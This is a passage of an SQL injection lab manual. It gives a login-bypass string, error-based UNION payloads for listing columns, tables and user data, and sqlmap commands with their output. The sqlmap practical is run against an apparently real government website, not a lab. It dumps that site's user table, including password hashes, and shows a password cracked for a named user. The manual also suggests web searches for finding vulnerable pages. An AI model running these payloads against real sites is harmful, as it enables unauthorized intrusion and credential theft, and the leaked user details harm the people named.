Chapter 15

SQL Injection


Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: SQL Injection Authentication Bypass Method


Consider any website login page. Enter this string ***1' or '1' = '1*** in both **username** and **password** fields. If the target web application is vulnerable to the SQL injection, we can gain access to the administrator account.




Practical 2: Error-based SQL Injection

We can search for web pages vulnerable to SQL injection using following search query

php?id=




Enter **single quote** (') at the end of URL to test SQL injection vulnerability in the webpage.



+++++++++

If it displays an error related to SQL in the webpage, it is vulnerable to SQL injection.


Append **order by 1--** in the URL.




Increase the number by 1 every time until webpage loads normally without any error.

We can even try the following technique to identify a number of columns.

php?id=6' order by 3--+






In this case, the website displays error until ***order by 7--*** this indicates there are 6 columns in the database. Now let us identify vulnerable columns by appending below query to the URL.


union select (list of columns)--


Example: ***union select 1,2,3,4,5,6--***




In this case, we tried the following technique to identify vulnerable columns.

Example: ***php?id=-6 union select 1,2,3,4,5,6--***





From the above result. It is observed that 3rd and 4th columns are vulnerable. To know the version of database server, replace column number with **version ()** as shown in the below image.




To retrieve database information including table names.

php?id=-1 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--


To extract the column names

php?id=-1 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=table name




The above technique fails to retrieve excepted information. So, let us try to encode the column name

php?id=-1 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--



To retrieve the data from the columns.

php?id=-1 union select 1,2,group_concat(column name),4,5,6,7 from (table_name)--



Practical 3: Performing SQL Injection with SQL map tool.

Open terminal and execute the following command.

sqlmap –u <URL of the vulnerable website> --dbs

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9
 --dbs
```

It will check for the SQL vulnerability. If it is vulnerable, it will identify target SQL server database information.

```
---
[19:09:07] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.27, Apache 2.2.27
back-end DBMS: MySQL 5.0.12
[19:09:07] [INFO] fetching database names
[19:09:08] [INFO] the SQL query used returns 2 entries
[19:09:09] [INFO] retrieved: information_schema
[19:09:09] [INFO] retrieved: fatatri_fatatrib_cmis
available databases [2]:
[*] fatatri_fatatrib_cmis
[*] information_schema

[19:09:09] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/fatatribunal.gov.pk'

[*] shutting down at 19:09:09

root@kali:~#
```

To retrieve the table names from database, execute below command

sqlmap –u <URL of the vulnerable website> -D <database> --tables

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9
 -D fatatri_fatatrib_cmis --tables
```

```
| cmis_cases                |
| cmis_casestage            |
| cmis_config               |
| cmis_designate            |
| cmis_group_rights         |
| cmis_group_to_user        |
| cmis_groups               |
| cmis_staff_profile        |
| cmis_timezone             |
| cmis_user_profile         |
| documents                 |
| gallary                   |
| home_slider               |
| judgement                 |
| media                     |
| news                      |
| pages                     |
| publications              |
| success_stories           |
| urdu_news                 |
| urdu_pages                |
| users                     |
+---------------------------+
```

Next, to extract columns from the tables, execute following command

sqlmap –u <URL of the vulnerable website> -D <database> -T <table name> --columns

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9
 -D fatatri_fatatrib_cmis -T cmis_user_profile --columns
```

```
Database: fatatri_fatatrib_cmis
Table: cmis_user_profile
[13 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| address      | text         |
| created      | datetime     |
| designate_id | int(11)      |
| email        | varchar(255) |
| full_name    | varchar(255) |
| group_id     | int(11)      |
| lastlogin    | datetime     |
| password     | varchar(255) |
| phone        | varchar(255) |
| status       | int(11)      |
| user_admin   | int(11)      |
| user_id      | int(11)      |
| user_name    | varchar(255) |
+--------------+--------------+
```

To extract the content from the selected columns in tables

sqlmap –u <URL of the vulnerable website> -D <database> -T <table name> -C <columnnames> --dump

```
root@kali:~# sqlmap -u http://fatatribunal.gov.pk/publication_detail.php?id=9
 -D fatatri_fatatrib_cmis -T cmis_user_profile -C password,user_name,user_adm
in,phone,status,user_id,designate_id,email --dump
```


Tool will try to perform Dictionary-based attack on stored hashes to identify plain text password.

```
do you want to store hashes to a temporary file for eventual further processi
ng with other tools [y/N] Y
[19:19:46] [INFO] writing hashes to a temporary file '/tmp/sqlmapUlioMV1962/s
qlmaphashes-h07JLm.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[19:19:49] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter
)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[19:19:55] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[19:19:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:19:59] [INFO] starting 2 processes
[19:20:01] [INFO] cracked password '12345' for user 'Ahsan'
[19:20:06] [INFO] current status: JPear... -
```

